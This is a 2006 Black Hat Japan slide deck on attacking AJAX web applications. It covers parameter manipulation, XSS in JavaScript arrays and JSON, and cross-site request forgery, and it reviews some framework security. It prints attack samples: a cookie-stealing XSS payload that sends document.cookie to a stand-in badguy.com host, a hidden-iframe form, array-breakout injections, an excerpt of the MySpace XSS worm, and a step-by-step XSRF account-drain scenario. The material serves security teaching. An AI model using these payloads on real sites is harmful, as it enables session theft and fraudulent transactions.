

Attacking AJAX Web Applications

Vulns 2.0 for Web 2.0

Alex Stamos
alex@isecpartners.com

Zane Lackey
zane@isecpartners.com

Blackhat Japan
October 5, 2006



Information Security Partners, LLC
iSECPartners.com

Agenda

- **Introduction**
 - Who are we?
 - Why care about AJAX?
- **How does AJAX change Web Attacks?**
- **AJAX Background and Technologies**
- **Attacks Against AJAX**
 - Discovery and Method Manipulation
 - XSS
 - Cross-Site Request Forgery
- **Security of Popular Frameworks**
 - Microsoft ATLAS
 - Google GWT
 - Java DWR
- **Q&A**

Introduction

- **Who are we?**

- Consultants for iSEC Partners
- Application security consultants and researchers
- Based in San Francisco

- **Why listen to this talk?**

- New technologies are making web app security much more complicated
 - This is obvious to anybody who reads the paper
 - MySpace
 - Yahoo
 - Worming of XSS
- Our Goals for what you should walk away with:
 - Basic understanding of AJAX and different AJAX technologies
 - Knowledge of how AJAX changes web attacks
 - In-depth knowledge on XSS and XSRF in AJAX
 - An opinion on whether you can trust your AJAX framework to “take care of security”

Shameless Plug Slide

- **Special Thanks to:**
 - Scott Stender, Jesse Burns, and Brad Hill of iSEC Partners
 - Amit Klein and Jeremiah Grossman for doing great work in this area
 - Rich Cannings at Google
- **Books by iSECer Himanshu Dwivedi**
 - Securing Storage
 - Hackers' Challenge 3
- **We are always looking for a few good geeks!**

careers@isecpartners.com

Web 2.0

- **The new buzzword to get Venture Capital**
 - “We’ll synergize on the power of social networks using AJAX, flash videos, and mash-ups!”
 - Web 2.0 is really more of an attitude than a technology
 - User-created content!!
 - MySpace
 - YouTube
 - Social Networking!!
 - MySpace
 - Facebook
 - LinkedIn
 - Highly Interactive GUIs!!
 - Google Maps
 - Live.com
 - Mash-Ups and Plugins!!
 - Housingmaps
 - A9
 - RSS Aggregators

Web 2.0

- **Not all “Web 2.0” sites use new technologies**
 - YouTube and MySpace are surprising boring on the wire
 - iFrames, Flash Content, HTML Forms
 - Not everybody needs as much technological innovation
 - MySpace on low-end
 - Google Maps / MSN Virtual Earth on high-end
 - For our part, we really care about the uses of new technologies
- **AJAX**
 - Asynchronous JavaScript and XML*
 - Umbrella term for technologies that often:
 - Use client-side scripting for layout and formatting
 - Use less than full page reloads to change content
 - Use data formats other than HTML
 - Interact asynchronously with the server
 - Not necessarily JavaScript or XML, but we’ll use the term for convenience

MySpace

www.myspace.com/oskibear - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Address <http://profile.myspace.com/index.cfm?fuseaction=user.viewprofile&friendid=32732620&MyToken=fcf392cd-2a35-4cc2-86fa-cb24b7a330dd> Go Links

MySpace.com | Home The Web MySpace Search Help | SignOut

WORLD OF WARCRAFT 10-DAY FREE TRIAL **DOWNLOAD**

Home | Browse | Search | Invite | Film | Mail | Blog | Favorites | Forum | Groups | Events | Videos | Music | Comedy | Classifieds

Oski

 "Grrrrraah!"

Male
64 years old
Berkeley, CALIFORNIA
United States

Last Login: 8/2/2006

View My: Pics | Videos

Contacting Oski

- Send Message
- Forward to Friend
- Add to Friends
- Add to Favorites
- Instant Message
- Block User
- Add to Group
- Rank User

MySpace URL:
<http://www.myspace.com/oskibear>

Oski's Interests
General Cal Football, Cal Basketball, Cal Volleyball

Oski is in your extended network

Oski's Latest Blog Entry [Subscribe to this Blog]
[View All Blog Entries]

Oski's Blurbs

About me:
I am the official mascot of the University of California, Berkeley. I got my name from the popular "Oski-Wow-Wow" chant of the 1940's. You can find me at all kinds of Cal sporting events and rallies, or hanging out in my lair, on guard for those accursed Stanfurdites! GO BEARS!

I edited my profile with Thomas' Myspace Editor V3.6!

Who I'd like to meet:
Cal fans! Also, Joe Bruin, so I could give that poseur a swift kick in the rear.

Oski's Friend Space
Oski has 313 friends.

Sa for short Charles Brian Cal Dance Team



(2 items remaining) Downloading picture <http://i35.photobucket.com/albums/d180/Cel510/lynch3.jpg...> Internet

MySpace Traffic

Request:

```
GET http://profile.myspace.com:80/index.cfm?fuseaction=user.viewprofile&friendid=32732620&MyToken=fcf392cd-2a35-4cc2-86fa-cb24b7a330dd HTTP/1.0
```

Response:

```
<!---- *** WEBPROFILE045 *** ---->
<html>
  <head><title>


  www.myspace.com/oskibear

</title><meta name="keywords" content="friends networking sharing photos finding friends blogs
  journals blogging journaling bands music rate pics join groups forums classifieds online social
  networking" /><meta name="description" content="MySpace Profile - Oski, 64 years old, Male,
  Berkeley, CALIFORNIA, US, Grrrrrrah!" /><meta http-equiv="expires" content="0" /><meta http-
  equiv="Pragma" content="no-cache" /><link rel="STYLESHEET" type="text/css"
  href="http://x.myspace.com/js/myspace.css" />
<script language="JavaScript">
randomseed = Date.parse(new Date());
</script>

  <script language="JavaScript" type="text/javascript"
  src="http://x.myspace.com/js/myspaceJS011.js"></script>
<BASE HREF="http://www.myspace.com/" TARGET="_self"></BASE>
</head>
<body bgcolor="e5e5e5" alink="4e607b" link="4e607b" vlink="4e607b" bottommargin="0"
  leftmargin="0" rightmargin="0" topmargin="0" style="visibility:visible; display:block">
...

```

Google Maps



Google Maps Traffic

Request:

GET

```
http://maps.google.com:80/maps?spn=0.001247,0.002427&z=19&t=k&vp=37.8  
71279,-122.251825&ev=zi HTTP/1.0
```

Response:

```
GAddCopyright("k","483",37.4855,-122.6324,38.1363,-122.2355,12,"");  
GAddCopyright("k","484",37.4825,-122.2761,38.1346,-121.8590,12,"");
```

S

- **Why care about Web 2.0 security?**
 - Isn't it just non-secure sites like mapping and stupid teenage hangouts?

- **Well...**
 1. We're seeing a huge change in the way people interact with the web
 - Erasing of privacy barriers
 - Lack of "distance"
 - Growth of user created content
 2. Technologies spread from innovators to traditionalists
 - We are already seeing AJAX at
 - Financial Institutions
 - Health Care
 - Government?*
 3. Bugs are affecting people now
 - Not just messing up friends lists
 4. It's only gonna get worse...

* <http://www.fcw.com/article95257-07-17-06-Print>

The Bottom Line

How does AJAX change Web Attacks?

- **Discovery, Enumeration and Parameter Manipulation**

- Web 1.0

- Fingerprinting of web and application server platforms
- Exploration of functionality
- Determination of “procedure call” method/standard
- Fuzz form field elements
- Manipulate hidden fields, GET parameters

- Web 2.0

- Fingerprinting of AJAX framework from included .js files
- Discovery of supported methods by parsing framework script
- “Procedure Call” Method defined by framework fingerprint
- Fuzz methods without exploration
- Manipulate calls to local JS proxies
- Manipulate upstream calls

- **Bottom line:**

- AJAX enumeration is more complicated due to large number of methods, but could be an easier way to come up with a complete attack surface
- Parameter manipulation may be more interesting due to richer attack surface

How does AJAX change Web Attacks?

- **Cross-Site Scripting**

- Web 1.0
 - Inject script into HTML text
 - Inject script into fields written into tag attributes
 - CSS Injection
- Web 2.0
 - Inject script into JavaScript stream
 - Place script in XML or JSON to be written into DOM
 - Break out of arrays on Dynamic Script Nodes

- **Bottom Line:**

- More opportunities for XSS due to rich attach surface
- XSS vulns much more customized. Goodbye to
`<script>alert("p0wn3d");</script>`

How does AJAX change Web Attacks?

- **Injection Attacks**

- Web 1.0
 - Attack backend data-query protocols
 - SQL
 - LDAP
 - XPath/XQuery
- Web 2.0
 - Attack backend data-query protocols (about the same)
 - SQL
 - LDAP
 - XPath/XQuery
 - Attack downstream object serialization (somewhat analogous to XSS)
 - JSON
 - JavaScript Arrays
 - *Insert favorite proprietary protocol here*

- **Bottom Line:**

- Back-end vulnerabilities still exist
- More fun to be had on the front end

How does AJAX change Web Attacks?

- **Cross Site Request Forgery**

- Web 1.0

- Browser security model allows for cross-domain GETs and POSTs
 - Reading responses limited to few situations
 - Two methods:
 - GETs: Forged with tags
 - POSTs: Forged with forms inside of iFrames

- Web 2.0

- Many more methods of communication
 - Security model dependent on browser access method
 - XHR: Pretty tight
 - Flash: Custom, configurable with crossdomain.xml
 - GETs and POSTs still less secure

- **Bottom Line:**

- XSRF not blanket easier or harder, but more complex
 - Some downstream methods are very insecure

AJAX Background

AJAX History

- **Before there was browser support for asynchronous calls:**
 - There were hidden <IFrame>
 - IFrames traditionally used to dynamically
 - IFrame set to 0px, invisible to the user
 - Used to GET/POST form fields to the server
 - Example:

```
<IFRAME style="DISPLAY: none; LEFT: 0px; POSITION: absolute;
TOP: 0px" src="http://www.badguy.com/" frameBorder="0"
scrolling="no">
<form action='evil.cgi' method='POST'>
<input type='text' name='field1' value='foo'>
<input type='text' name='field2' value='bar'>
</form>
</iframe>
```

AJAX History

- **Real AJAX Started with...**

- XMLHttpRequest Object (often called XHR)
 - In Internet Explorer, XMLHttpRequest object, part of MSXML
 - ActiveX object, vs native object in Firefox
 - Will be implemented as a native object in IE 7¹
 - Instantiation:

```
if (window.XMLHttpRequest){
    // If IE7, Mozilla, Safari, etc: Use native object
    var xmlhttp = new XMLHttpRequest()
}
else
{
    if (window.ActiveXObject){
        // ...otherwise, use the ActiveX control for IE5.x and IE6
        var xmlhttp = new ActiveXObject("Microsoft.XMLHTTP");
    }
}
```

1 – IEBlog, 01/23/2006, <http://blogs.msdn.com/ie/archive/2006/01/23/516393.aspx>

Simple AJAX request and response handling

Example AJAX request

```
xmlHttp = new XMLHttpRequest();  
xmlHttp.open("GET", "http://www.example.com");  
xmlHttp.onreadystatechange = updatePage;  
xmlHttp.send(null);
```


Example AJAX response handling

```
function updatePage() {  
    if (xmlHttp.readyState == 4) {  
        if (request.status == 200) {  
            var response = xmlHttp.responseText;  
        }  
    }  
}
```

Downstream Options

- **The real beauty of XHR**
 - Arbitrary structure of content
 - Not restricted like HTML Forms
 - Asynchronous Communication, including callbacks
- **XHR can handle many types of downstream (from server) data**
 - XML
 - Full JavaScript
 - JavaScript Arrays
 - JSON
 - Custom Serialization Frameworks
 - Atlas
 - Google Web Toolkit

Downstream Options



HTTP GET →

```
request.open("GET", "zipcode_lookup
.cgi?city=Seattle");
request.send(null);
```



←

XML	<pre><zipcodes city="Seattle"><zipcode>98101</zipcode> <zipcode>98102</zipcode>...</zipcodes></pre>
Full JS	<pre>for(var i=0; i < _keys.length; i++) { var e = document.getElementsByName(_keys[i][0]); for (j=0;j < e.length; j++) { e[j].value = _keys[i][1];}}</pre>
JS Arrays	<pre>var zipcodes = ["98101", "98102"];</pre>
JSON	<pre>"zipcodes" : ["98101", "98102"]</pre>
Atlas	<pre>{"Zipcodes":{"Zipcode1":"98101", "Zipcode2":"98102"}}</pre>
GWT	<pre>{OK}["98101","98102"]</pre>

Upstream Options

- **GETs and Form POSTs**
- **SOAP**
- **XML**
- **Java Remoting**


Upstream Options – HTTP GETs

- Many frameworks use simple GETs in many places
 - Easy, lightweight
 - Not restricted to queries, which gets interesting...




Upstream Options – Java Remoting (DWR)

- **Example of Traditional POST Format**
 - Client calls public methods on server
 - Data structured as standard HTML Form




————— HTTP POST —————>

```
callCount=1  
c0-scriptName=Chat  
c0-methodName=getMessages  
c0-id=818_1151685522576  
xml=true
```




Upstream Options – SOAP

- **Client sends upstream data in full SOAP envelope**
 - Used by AJAXEngine framework
 - Possible way of building GUI in front of existing SOAP service




———— HTTP POST ———>

```
<Envelope
xmlns="http://schemas.xmlsoap.org/
soap/envelope/">
  <Body>
    <foobar/>
  </Body>
</Envelope>
```




Upstream Options – XML

- **Traditional method, client sends XML upstream to server**
 - Not very popular due to weight of assembling XML on client
 - Called a “REST” Web Service



———— HTTP POST ———>

```
<car>
<manufacturer>Toyota</manufacturer>
<name>Corolla</name>
<year>2001</year>
<color>blue</color>
<description>Excellent condition,
100K miles</description>
</car>
```



The Bugs

Discovery and Method Manipulation

- **Playing with Parameters is still an excellent Web Attack**
 - Asking application to do work for you
 - As business logic gets more complex, so do parameter vulns
 - GET <http://www.badbank.com/transfer.jsp?amount=2147483649>
- **Figuring out web apps is tough part of pen-test**
 - Discovering “RPC Conventions”
 - Exploring extent of functionality
 - Determining all ways to change state
 - This is why web vuln scanners cost money!
- **Perhaps there is an easier way in AJAX?**

Discovery and Method Manipulation




- **We like to divide AJAX apps into two categories**
 - **Client-Server Proxy**
 - Equivalent to SOAP Proxy Pointing at Web Service
 - Offers JavaScript developer invisible access to server functions
 - Proxy is generated in two possible ways
 - JS is pre-rendered on server, sent down in bulk
 - JS contains ability to define methods “on-the-fly”
 - In both cases, JavaScript gives excellent description of server attack surface
 - Sometimes frameworks don’t even require modification of source
 - **Client-Side Rendering**
 - More complicated integration between client and server
 - Developer not responsible for client-side JS
 - Doesn’t provide as clean a distinction between functions
 - Still needs client code corresponding to RPCs

Cross Site Scripting: Now with more complexity!

- **The good old days: HTML down to browser**
 - Attackers needed to either:
 - Break out of dynamically written HTML elements
 - Add new script tags
 - “Remember the days when we could just write `<script>` tags into form fields?”
- **XSS 2.0**
 - Downstream communication methods are much more complicated
 - User controlled data might be:
 - Contained in arguments in dynamically created JavaScript
 - Contained in JavaScript arrays
 - Parsed and formatted by JavaScript
 - Dynamically written into the DOM
 - Dynamically written into the page with `document.write` or equivalent
 - As a result, attack and defense is more difficult

XSS In Ajax: One Situation

- **Common AJAX Mechanism:**
 1. Download HTML and Framework Script
 2. Upstream XML, JSON or JavaScript Arrays
 3. Downstream "eval-able" Javascript



XSS In Ajax: One Situation

- **Downstream JS Arrays**

- Attacker-controlled input now running inside a JavaScript Block
- Don't need a <script> tag, just to break out of escaping
 - Possibly two levels of escaping

```
var downstreamArray = new Array();
```

```
downstreamArray[0] = "42"; doBadStuff(); var bar="ajacked";
```

- What's missing?
 - < >
 - "script"
 - onMouseOver etc...
 - Anything that old input filters would pick up on
- Whatever your script does, it needs to not break in situ
- The domain of dangerous characters is much larger
 - How many ways to break out when your code is already inside of JavaScript?

XSS In AJAX

- **XSS payload can be tucked into many places**
 - Perhaps a JSON array comes down and is written into the DOM:

```
var inboundJSON = {"people": [  
{"name": "Joel", "address": "<script>badStuff();</script>", "phone": "911"}  
  ]  
};
```

```
document.write(inboundJSON.people[0].address);
```

- **XSS Might Already be in the DOM***
 - document.url
 - document.location
 - document.referrer
 - Or in XML? Arrays?

*<http://www.webappsec.org/projects/articles/071105.shtml>

AJAX creates XSS in Browsers

- **AJAX uses backend requests**
 - Requests are invisible to user
 - Never expected to be seen directly in browser
- **Attacker opens an account at WebMail.com**
 - Webmail.com uses a GET to get message source in array

Request

GET <http://www.webmail.com/mymail/getnewmessages.aspx>

Response

```
var messageArray = new Array();  
messageArray[0] = "This is an email subject";
```

AJAX creates XSS in Browsers

Attack

1. Attacker sends a victim an email with script tag
2. Victim reads email, which displays harmlessly in webmail interface
3. Attacker sends the victim an email with link to “backend” request
4. Victim clicks the link and views this text in the browser:

```
var messageArray = new Array();  
messageArray[0] = “<script>var i = new Image(); i.src='http://badguy.com/' +  
document.cookie;</script>”
```

MySpace XSS Worm

```
main(){
    var AN=getClientFID();
    var
    BH='/index.cfm?fuseaction=user.viewProfile&friendID='+AN+'&M
ytoken='+L;
    J=getXMLObj();
    httpSend(BH,getHome,'GET');
    xmlhttp2=getXMLObj();
    httpSend2('/index.cfm?fuseaction=invite.addfriend_verify&fri
endID=11851658&Mytoken='+L,processxForm,'GET')
}

function processxForm(){
    if(xmlhttp2.readyState!=4){return}
    var AU=xmlhttp2.responseText;
    var AQ=getHiddenParameter(AU,'hashcode');
    var AR=getFromURL(AU,'Mytoken');
    var AS=new Array();
    AS['hashcode']=AQ;
    AS['friendID']='11851658';
    AS['submit']='Add to Friends';
    httpSend2('/index.cfm?fuseaction=invite.addFriendsProcess&My
token='+AR,nothing,'POST',paramsToString(AS))
}
```

Cross-Site Request Forgery

...or Cross-Site Reference Forgery

- Usually abbreviated
- The best new vuln in web security. Why?
 - Allows control of sites as the authenticated victim
 - Much easier to ask the bank's application to transfer money than to figure out the proper injected SQL statement to do so
 - Is poorly understood. As a result, the vast majority of sites are vulnerable
- Not a universal problem across sites. It is a problem if:
 1. Your application actually DOES something, not just provides information
 2. Your application is popular enough to attack
 3. Your users tend to have valid session cookies while browsing
- An early paper on XSRF was written by our co-worker, Jesse Burns:
 - http://www.isecpartners.com/documents/XSRF_Paper.pdf

- **So what does XSRF allow?**

XSRF True Stories

- **True story...**
 - An innocent victim was monitoring his net worth with a stock ticker from his broker's site
 - This ticker is a Java app running in a small iexplore.exe window
 - Needs to have a valid cookie, because it gets the victim's portfolio

- **So the victim is browsing the web, and he:**
 1. Reads a stock board at finance.yahoo.com
 2. Reads a message pointing to "leaked news" on the stock
 3. Clicks on the link, which is a TinyURL
 4. Gets redirected to "cybervillians.com/news.html"
 5. Spends a minute reading a story posted there that looks a lot like something written for the WSJ
 6. Gets bored and leaves the site

....

XSRF True Stories

7. Gets his monthly statement from his stock broker, and notices that \$5000 was transferred out of his account!!!

Like I said, a true story...

...but the victim and attacker worked for us.





So what happened?

XSRF True Stories

- **Well, while the poor victim was reading the story at CyberVillians.com...**
 1. The HTML he was reading created 5 hidden iFrames
 2. These iFrames were populated with HTML forms pointing at stockbroker.com
 3. The forms were filled with easily guessable or static values gleaned from the attacker's use of the site with his own account.
 4. The forms were submitted in order by a Javascript timer, with a 1 second delay between them.
 5. Since the user had an open IE window and valid session cookie, the cookie was attached to each of the submissions
 6. The forms:
 1. Changed the user's email notification settings
 2. Associated a new checking account for transfers
 3. Performed a balance transfer of \$5000 out of the account
 4. Deleted the checking account
 5. Restored the user's email notification
 7. Profit!

XSRF True Stories



XSRF True Stories

The moral of the story...

- **The Stock Broker Site:**
 - Used HTML Form POSTs (GETs are even easier)
 - Filled those forms with easily guessed information
 - No information was needed from the responses to continue steps
 - Did not have random/encrypted information in the form
 - Used cookies with a long lifetime to authenticate requests
- **This is an extremely common issue**
 - Worst case scenario if:
 - Submitting requests can steal money
 - Long term cookies
 - State change through GETs
 - Lots of intermediate failure modes

XSRF in AJAX

- **Cross-Site Request forgery in Asynchronous JavaScript and XML Applications**
 - Not just a pretty acronym!
- **AJAX apps can be better, worse or same compared to “traditional HTML forms”**
 - Better:
 - XML and JSON POSTs are difficult to replicate cross-domain
 - XMLHttpRequest Objects have better security model
 - Only allowing communication with originating server or...
 - Allow setting of document.domain, but only to shared second-level domain
 - Worse:
 - Asynchronous nature increases chance of guessable parameters
 - Many frameworks default to using GETs for RPC
 - Requests that return JavaScript are extremely vulnerable
 - Same:
 - AJAX using good old form.submit()

Two-Way XSRF in AJAX

- **There is a type of AJAX called “Dynamic Script Nodes”**
 - Script tags can be generated in the DOM on the fly
 - Use `script.src(“http://www.example.com”)` to fill the script from the server
 - **If** the result is valid JavaScript, then the site can read the value of these tags
- **Yawn, another way to load stuff from servers? What’s the point...**
 - Well `<script>` tags can be sourced from arbitrary websites!
 - Think of them like text-based `` tags
